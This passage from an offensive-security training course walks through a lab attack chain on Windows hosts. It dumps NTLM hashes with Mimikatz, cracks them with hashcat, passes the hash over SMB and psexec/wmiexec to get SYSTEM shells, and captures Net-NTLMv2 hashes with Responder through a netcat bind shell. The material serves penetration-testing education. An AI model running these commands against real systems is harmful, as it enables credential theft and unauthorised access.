The output of Listing 290 indicates the existence of another user named *nelly* on the MARKETINGWK01 system. Our goal in this example is to obtain *nelly*'s plain text password by retrieving the NTLM hash and cracking it.

We already know that the credentials of users are stored when they log on to a Windows system, but credentials are also stored in other ways. For example, the credentials are also stored when a service is run with a user account.

We'll use Mimikatz (located at C:\tools\mimikatz.exe) to check for stored credentials on the system. Let's start PowerShell as administrator by clicking on the Windows icon in the taskbar and typing "powershell". We'll select *Windows PowerShell* and click on *Run as Administrator* as shown in the following figure. We'll confirm the *User Account Control* (UAC) popup window by clicking on *Yes*.

[658] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/seimpersonateprivilege-secreateglobalprivilege

[659] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.localaccounts/get-localuser

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 218: Start PowerShell as Administrator*

In the PowerShell window, we'll change to C:\tools and start Mimikatz.

```
PS C:\Windows\system32> cd C:\tools

PS C:\tools> ls

    Directory: C:\tools


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/31/2022  12:25 PM        1355680 mimikatz.exe

PS C:\tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
```

*Listing 291 - Starting Mimikatz*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

According to the prompt, Mimikatz is running and we can interact with it through its command-line environment. Each command consists of a module and a command delimited by two colons, for example, privilege::debug.

We can use various commands to extract passwords from the system. One of the most common Mimikatz commands is sekurlsa::logonpasswords, which attempts to extract plaintext passwords and password hashes from all available sources. Since this generates a huge amount of output, we'll instead use lsadump::sam, which will extract the NTLM hashes from the SAM. For this command, we must first enter token::elevate to elevate to SYSTEM user privileges.

For both commands, sekurlsa::logonpasswords and lsadump::sam, we must have the SeDebugPrivilege access right enabled, which we'll accomplish with privilege::debug.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

656     {0;000003e7} 1 D 34811          NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000413a0} 1 F 6146616     MARKETINGWK01\offsec    S-1-5-21-
4264639230-2296035194-3358247000-1001  (14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 6217216     NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : MARKETINGWK01
SysKey : 2a0e15573f9ce6cdd6a1c62d222035d5
Local SID : S-1-5-21-4264639230-2296035194-3358247000

RID  : 000003e9 (1001)
User : offsec
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e

RID  : 000003ea (1002)
User : nelly
  Hash NTLM: 3ae8e5f0ffabb3a627672e1600f1ba10
...
```

*Listing 292 - Enabling SeDebugPrivilege, elevating to SYSTEM user privileges and extracting NTLM hashes*

The output shows that we successfully enabled the SeDebugPrivilege access right and obtained SYSTEM user privileges. The output of the lsadump::sam command reveals two NTLM hashes, one for *offsec* and one for *nelly*. Since we already know that the NTLM hash of *offsec* was calculated from the plaintext password "lab", we'll skip it and focus on *nelly's* NTLM hash.

Let's copy the NTLM hash and paste it into nelly.hash in the passwordattacks directory on our Kali machine.

```
kali@kali:~/passwordattacks$ cat nelly.hash
3ae8e5f0ffabb3a627672e1600f1ba10
```

*Listing 293 - NTLM hash of user nelly in nelly.hash*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Next, we'll retrieve the correct hash mode from Hashcat's help output.

```
kali@kali:~/passwordattacks$ hashcat --help | grep -i "ntlm"

   5500 | NetNTLMv1 / NetNTLMv1+ESS                                  | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                             | Network Protocol
   5600 | NetNTLMv2                                                  | Network Protocol
  27100 | NetNTLMv2 (NT)                                             | Network Protocol
   1000 | NTLM                                                       | Operating System
```

*Listing 294 - Hashcat mode for NTLM hashes*

The output indicates that the correct mode is 1000.

We now have everything we need to start cracking the NTLM hash. We've already extracted the hash because Mimikatz outputs a format that Hashcat accepts. The next step is choosing a wordlist and rule file. For this example we'll use the rockyou.txt wordlist with the best64.rule rule file, which contains 64 effective rules.

Let's provide all arguments and values to the hashcat command to start the cracking process.

```
kali@kali:~/passwordattacks$ hashcat -m 1000 nelly.hash
/usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
hashcat (v6.2.5) starting
...
3ae8e5f0ffabb3a627672e1600f1ba10:nicole1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 3ae8e5f0ffabb3a627672e1600f1ba10
Time.Started.....: Thu Jun  2 04:11:28 2022, (0 secs)
Time.Estimated...: Thu Jun  2 04:11:28 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Mod........: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 17926.2 kH/s (2.27ms) @ Accel:256 Loops:77 Thr:1 Vec:8
...
```

*Listing 295 - NTLM hash of user nelly in nelly.hash and Hashcat mode*

The output shows that we successfully cracked the NTLM hash of the *nelly* user. The plaintext password used to create this hash is *nicole1*. Let's confirm this by connecting to the system with RDP.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 219: RDP Connection as nelly*

Very nice! We successfully cracked the NTLM hash and used the password to log in via RDP.

In this section we obtained a basic understanding of the SAM and NTLM hashes. We also demonstrated how we can use Mimikatz to obtain NTLM hashes and followed our cracking methodology to crack the hash.

While we did all of this on a local system without an Active Directory environment, this process applies to enterprise environments and is a crucial skill for most real-life penetration tests. In the next section we'll demonstrate how we can leverage NTLM hashes even if we are unable to crack them.

### 13.3.2 Passing NTLM

In the last section, we obtained an NTLM hash and cracked it. Depending on the strength of the password this may be time-consuming or unfeasible. In this section, we'll demonstrate how we can leverage an NTLM hash without cracking it.

First, we will demonstrate the *pass-the-hash* (PtH) technique. We can use this technique to authenticate to a local or remote target with a valid combination of username and NTLM hash rather than a plaintext password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions. Moreover, if we discover a password hash on one target, we can use it to not only authenticate to that target, but to another target as well, as long as the second target has an account with the same username and password. To leverage this into code execution of any kind, the account also needs administrative privileges on the second target.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

If we don't use the local *Administrator* user in pass-the-hash, the target machine also needs to be configured in a certain way to obtain successful code execution. Since Windows Vista, all Windows versions have *UAC remote restrictions*[660] enabled by default. This prevents software or commands from running with administrative rights on remote systems. This effectively mitigates this attack vector for users in the local administrator group aside from the local *Administrator* account.

In this demonstration, let's assume that we've already gained access to FILES01 and obtained the password (*password123!*) for the *gunther* user. We want to extract the *Administrator*'s NTLM hash and use it to authenticate to the FILES02 machine. Our goal is to gain access to a restricted SMB share and leverage pass-the-hash to obtain an interactive shell on FILES02.

We'll assume that the local *Administrator* accounts on both machines, FILES01 and FILES02, have the same password. This is quite common and is often found in real-life assessments.

We'll begin by connecting to FILES01 (192.168.50.211) with RDP using a username of *gunther* and a password of *password123!*. We'll then start Windows Explorer and enter the path of the SMB share (**\\192.168.50.212\secrets**) in the navigation bar. After entering the command, we are prompted for credentials to connect to the share.





*Figure 220: RDP Connection as nelly*

When we enter our credentials for the *gunther* user, we are notified that Windows cannot access this share. This means that the user account does not exist on FILES02 or it doesn't have the necessary permissions to access the share.

Now, let's obtain the NTLM hash of *Administrator* with Mimikatz, as we did in the previous section. Again, Mimikatz is located in **C:\tools** on FILES01. We'll open a PowerShell window as

[660] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/troubleshoot/windows-server/windows-security/user-account-control-and-remote-restriction

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Administrator and fire up Mimikatz. Next, we'll enter the commands **privilege::debug**, **token::elevate**, and **lsadump::sam** to retrieve the stored NTLM hash from the SAM.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
...

mimikatz # lsadump::sam
...
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 7a38310ea6f0027ee955abed1762964b
...
```

*Listing 296 - Enabling SeDebugPrivilege, retrieving SYSTEM user privileges and extracting NTLM hashes*

Listing 296 displays the output of the NTLM hash extraction. We'll save the *Administrator* NTLM hash for later use.

To leverage pass-the-hash (PtH), we need tools that support authentication with NTLM hashes. Fortunately for us, we have many to choose from. Let's review a few examples for different use cases. For SMB enumeration and management, we can use *smbclient*[661] or *CrackMapExec*.[662] For command execution, we can use the scripts from the *impacket*[663] library like *psexec.py*[664] and *wmiexec.py*.[665] We can also use NTLM hashes to not only connect to target systems with SMB, but also via other protocols like RDP and *WinRM*,[666] if the user has the required rights. We can also use Mimikatz to conduct pass-the-hash as well.

Since the first goal of this demonstration is to gain access to an SMB share by providing an NTLM hash, we'll use **smbclient**.

To use the command, we need to enter the path of the share as the first argument by escaping the backslashes. In this case, we will enter **\\\\192.168.59.212\\secrets**. We'll use the **-U Administrator** to set the user and **--pw-nt-hash** to indicate the hash.

After we successfully connect to the SMB share "secrets" with smbclient, we can list all files in the SMB share with **dir**. We can also use the **get** command to download files to our Kali machine.

```
kali@kali:~$ smbclient \\\\192.168.50.212\\secrets -U Administrator --pw-nt-hash
7a38310ea6f0027ee955abed1762964b
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jun  2 16:55:37 2022
  ..                                DHS        0  Thu Jun  2 16:55:35 2022
  secrets.txt                         A        4  Thu Jun  2 11:34:47 2022
```

[661] (Samba, 2022), https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

[662] (Github, 2022), https://github.com/byt3bl33d3r/CrackMapExec

[663] (Github, 2022), https://github.com/SecureAuthCorp/impacket

[664] (Github, 2022), https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py

[665] (Github, 2021), https://github.com/SecureAuthCorp/impacket/blob/master/examples/wmiexec.py

[666] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/winrm/portal

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
                4554239 blocks of size 4096. 771633 blocks available

smb: \> get secrets.txt
getting file \secrets.txt of size 4 as secrets.txt (0.0 KiloBytes/sec) (average 0.0
KiloBytes/sec)
```

*Listing 297 - Using smbclient with NTLM hash*

We successfully connected to the SMB share by providing the NTLM hash instead of a password. The directory listing reveals a **secrets.txt** file. After downloading the file we can view its contents.

In the first part of this demonstration we used an NTLM hash to gain access to a SMB share. In the second part, our goal is to obtain an interactive shell. Again, we have a variety of different tools and scripts at our disposal but here we'll use the **psexec.py** script from the impacket library.

The script is very similar to the original Sysinternals *PsExec*[667] command. It searches for a writable share and uploads an executable file to it. Then it registers the executable as a Windows service and starts it. The desired result is often to obtain an interactive shell or code execution.

We can use the *impacket-scripts*[668] package to execute **psexec.py** on Kali. This package contains links to the example scripts of the impacket library and provides a user-friendly way to use them.

To execute *psexec*, we can enter **impacket-psexec** with two arguments. The first argument is **-hashes**, which allows us to use NTLM hashes to authenticate to the target. The format is "LMHash:NTHash", in which we specify the Administrator NTLM hash after the colon. Since we only use the NTLM hash, we can fill the LMHash section with 32 0's.

The second argument is the target definition in the format "username@ip".

At the end of the command we could specify another argument, which is used to determine which command psexec should execute on the target system. If we leave it empty, **cmd.exe** will be executed, providing us with an interactive shell.

```
kali@kali:~$ impacket-psexec -hashes
00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b
Administrator@192.168.50.212
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 192.168.50.212.....
[*] Found writable share ADMIN$
[*] Uploading file nvaXenHl.exe
[*] Opening SVCManager on 192.168.50.212.....
[*] Creating service MhCl on 192.168.50.212.....
[*] Starting service MhCl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
FILES02

C:\Windows\system32> ipconfig
```

[667] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

[668] (Kali Tools, 2022), https://www.kali.org/tools/impacket-scripts/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7992:61cd:9a49:9046%4
   IPv4 Address. . . . . . . . . . . : 192.168.50.212
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.50.254

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> exit

kali@kali:~$
```

*Listing 298 - Using psexec to get an interactive shell*

We successfully obtained an interactive shell on FILES02. Due to the nature of *psexec.py*, we'll always receive a shell as SYSTEM instead of the user we used to authenticate.

We can also use one of the other impacket scripts like *wmiexec.py* to obtain a shell as the user we used for authentication. On Kali, we would use impacket-wmiexec along with the arguments we used for *impacket-psexec*.

```
kali@kali:~$ impacket-wmiexec -hashes
00000000000000000000000000000000:7a38310ea6f0027ee955abed1762964b
Administrator@192.168.50.212
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
files02\administrator

C:\>
```

*Listing 299 - Using wmiexec to get an interactive shell*

As the *whoami* output shows, we obtained a shell as the *Administrator* user with *wmiexec* instead of *SYSTEM*.

In this section, we used pass-the-hash to gain access to an SMB share. We then used the hash to obtain an interactive shell with *impacket-psexec* and *impacket-wmiexec*.

### 13.3.3 Cracking Net-NTLMv2

In some penetration tests, we may obtain code execution or a shell on a Windows system as an unprivileged user. This means that we cannot use tools like Mimikatz to extract passwords or NTLM hashes. In situations like these, we can abuse the *Net-NTLMv2* network authentication protocol. This protocol is responsible for managing the authentication process for Windows clients and servers over a network.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*We use "Net-NTLMv2" to refer to the formally correct NTLMv2. Since "Net-NTLMv2" is more commonly used in our industry, we use it in this course to avoid confusion.*

Let's walk through an example to get familiar with the basics of the authentication process. In this example, our goal is to gain access to an SMB share on a Windows 2022 server from a Windows 11 client via Net-NTLMv2.

At a high level, we'll send the server a request, outlining the connection details to access the SMB share. Then the server will send us a challenge in which we encrypt data for our response with our NTLM hash to prove our identity. The server will then check our challenge response and either grant or deny access, accordingly.

However, our specific goal is to use Net-NTLMv2 for this exercise since it is less secure than the more modern *Kerberos*[669] protocol. This is common in the real-world since the majority of Windows environments still rely on the older protocol, especially as a way to support older devices that may not support Kerberos.

Since we'll find Net-NTLMv2 in nearly all Windows networks and environments, it is vital to understand how we can abuse its weaknesses. To do this, we need our target to start an authentication process using Net-NTLMv2 against a system we control. We need to prepare our system so that it handles the authentication process and shows us the Net-NTLMv2 hash the target used to authenticate.

The *Responder* tool is excellent for this.[670] It includes a built-in SMB server that handles the authentication process for us and prints all captured Net-NTLMv2 hashes. While it also includes other protocol servers (including HTTP and FTP) as well as *Link-Local Multicast Name Resolution* (LLMNR),[671] *NetBIOS Name Service* (NBT-NS),[672] and *Multicast DNS* (MDNS)[673] poisoning capabilities,[674] we'll focus on capturing Net-NTLMv2 hashes with the SMB server in this section.

If we've obtained code execution on a remote system, we can easily force it to authenticate with us by commanding it to connect to our prepared SMB server. For example, we can simply run `ls \\192.168.119.2\share` in PowerShell (assuming our Responder is listening on that IP). If we don't have code execution, we can also use other vectors to force an authentication. For example, when we discover a file upload form in a web application on a Windows server, we can try to enter a non-existing file with a UNC path like `\\192.168.119.2\share\nonexistent.txt`. If the web application supports uploads via SMB, the Windows server will authenticate to our SMB server.

Let's capture and crack a Net-NTLMv2 hash. We'll set up Responder on our Kali machine as an SMB server and use FILES01 (at 192.168.50.211) as the target. Let's assume we used an attack vector to execute a bind shell on the target system. We'll connect to port 4444 with Netcat where

669 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Kerberos_(protocol)

670 (Github, 2022), https://github.com/lgandx/Responder

671 (Wikipedia, 2021), https://en.wikipedia.org/wiki/Link-Local_Multicast_Name_Resolution

672 (Wikipedia, 2022), https://en.wikipedia.org/wiki/NetBIOS

673 (Wikipedia, 2022), https://en.wikipedia.org/wiki/Multicast_DNS

674 (MITRE ATT&CK, 2021), https://attack.mitre.org/techniques/T1557/001/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

our bind shell is running. After we successfully connect, we'll use **whoami** to check which user is running the bind shell. We'll then use the **net user** command to check if the user is a member of the local *Administrators* group.

```
kali@kali:~$ nc 192.168.50.211 4444
Microsoft Windows [Version 10.0.20348.707]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
files01\paul

C:\Windows\system32> net user paul
net user paul
User name                    paul
Full Name                    paul power
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/3/2022 10:05:27 AM
Password expires             Never
Password changeable          6/3/2022 10:05:27 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/3/2022 10:29:19 AM

Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users *Users
Global Group memberships     *None
The command completed successfully.
```

*Listing 300 - Connect to the bind shell on port 4444*

The output shows the bind shell runs as the user *paul*, which is not a local administrator on the FILES01 system. Interestingly, the *paul* user is a member of the *Remote Desktop Users* group, which allows the user to connect to the system with RDP.

For the sake of this demonstration, let's assume the user *gunther* (which we used in the previous section) does not exist or we don't have access to the account. In this case, we only have access to *paul* on this system.

Since we don't have privileges to run Mimikatz, we cannot extract passwords from the system. But we can set up an SMB server with Responder on our Kali machine, then connect to it with the user *paul* and crack the Net-NTLMv2 hash, which is used in the authentication process.

Let's do this now. First, we'll need to run **ip a** to retrieve a list of all interfaces. Then, we'll run **responder** (which is already pre-installed on Kali) as **sudo** to enable permissions needed to handle

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

privileged raw socket operations for the various protocols. We'll set the listening interface with **-I**, noting that your interface name may differ from what's shown here.

```
kali@kali:~$ ip a
...
3: tap0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group
default qlen 1000
    link/ether 42:11:48:1b:55:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.119.2/24 scope global tap0
       valid_lft forever preferred_lft forever
    inet6 fe80::4011:48ff:fe1b:5518/64 scope link
       valid_lft forever preferred_lft forever

kali@kali:~$ sudo responder -I tap0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
...
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
...
[+] Listening for events...
```

*Listing 301 - Starting Responder on interface tap0*

The output shows that Responder is now listening for events and the SMB server is active.

Our next step is to request access to a non-existent SMB share on our Responder SMB server using *paul*'s bind shell. We'll do this with a simple **dir** listing of **\\192.168.119.2\test**, in which "test" is an arbitrary directory name. We are only interested in the authentication process, not a share listing.

Let's switch back to the terminal tab containing our Netcat bind shell connection and enter the command.

```
C:\Windows\system32>dir \\192.168.119.2\test
dir \\192.168.119.2\test
Access is denied.
```

*Listing 302 - Using the dir command to create an SMB connection to our Kali machine*

The Responder tab should show the following:

```
...
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : ::ffff:192.168.50.211
[SMB] NTLMv2-SSP Username : FILES01\paul
[SMB] NTLMv2-SSP Hash     :
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
paul::FILES01:1f9d4c51f6e74653:795F138EC69C274D0FD53BB32908A72B:0101000000000000B050
CD1777D801B7585DF5719ACFBA00000000020008003600570040D00520001001E00570049004E002D003400
44004E00480055005800430034005400490043000400340057004900 4E002D00340044004E004800550058
00430034005400490043002E00360057004D0052002E004C004F00430041004C00030014003600570040D00
52002E004C004F00430041004C00050014003600570040D0052002E004C004F00430041004C000700080000
B050CD1777D8010600040002000000080030003000000000000000000000000002000008BA7AF42BFD51D70
090007951B57CB2F5546F7B599BC577CCD13187CFC5EF4790A00100000000000000000000000000000000000
0009002400630069006600730 02F003100390032002E003100360038002E003100310038002E0032000000
000000000000
```

*Listing 303 - Responder capturing the Net-NTLMv2 Hash of paul*

This indicates that Responder successfully captured *paul*'s Net-NTLMv2 hash. We'll save this to paul.hash so we can crack it with Hashcat. Before we start cracking, let's retrieve the correct mode.

```
kali@kali:~$ cat paul.hash
paul::FILES01:1f9d4c51f6e74653:795F138EC69C274D0FD53BB32908A72B:0101000000000000B050
CD1777D801B7585DF5719ACFBA00000000020008003600570040D00520001001E00570049004E002D003400
44004E00480055005800430034005400490043000400340057...

kali@kali:~$ hashcat --help | grep -i "ntlm"
   5500 | NetNTLMv1 / NetNTLMv1+ESS                                | Network Protocol
  27000 | NetNTLMv1 / NetNTLMv1+ESS (NT)                           | Network Protocol
   5600 | NetNTLMv2                                                | Network Protocol
  27100 | NetNTLMv2 (NT)                                           | Network Protocol
   1000 | NTLM                                                     | Operating System
```

*Listing 304 - Contents of paul.hash and Hashcat mode*

This file contains *paul*'s captured Net-NTLMv2 hash (which is cropped in this Listing) and according to Hashcat, it is mode 5600 ("NetNTLMv2").

Now let's attempt to crack the hash using the rockyou.txt wordlist.

```
kali@kali:~$ hashcat -m 5600 paul.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.5) starting
...

PAUL::FILES01:1f9d4c51f6e74653:795f138ec69c274d0fd53bb32908a72b:0101000000000000b050
cd1777d801b7585df5719acfba00000000020008003600570040d00520001001e00570049004e002d003400
44004e00480055005800430034005400490043000400340057004900 4e002d00340044004e004800550058
00430034005400490043002e00360057004d0052002e004c004f00430041004c00030014003600570040d00
52002e004c004f00430041004c00050014003600570040d0052002e004c004f00430041004c000700080000
b050cd1777d8010600040002000000080030003000000000000000000000000002000008ba7af42bfd51d70
090007951b57cb2f5546f7b599bc577ccd13187cfc5ef4790a00100000000000000000000000000000000000
0009002400630069006600730 02f003100390032002e003100360038002e003100310038002e0032000000
000000000000:123Password123
...
```

*Listing 304 - Cracking the Net-NTLMv2 hash of paul*

The listing shows that we successfully cracked *paul*'s Net-NTLMv2 hash. Let's confirm that the password is valid by connecting to FILES01 with RDP.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

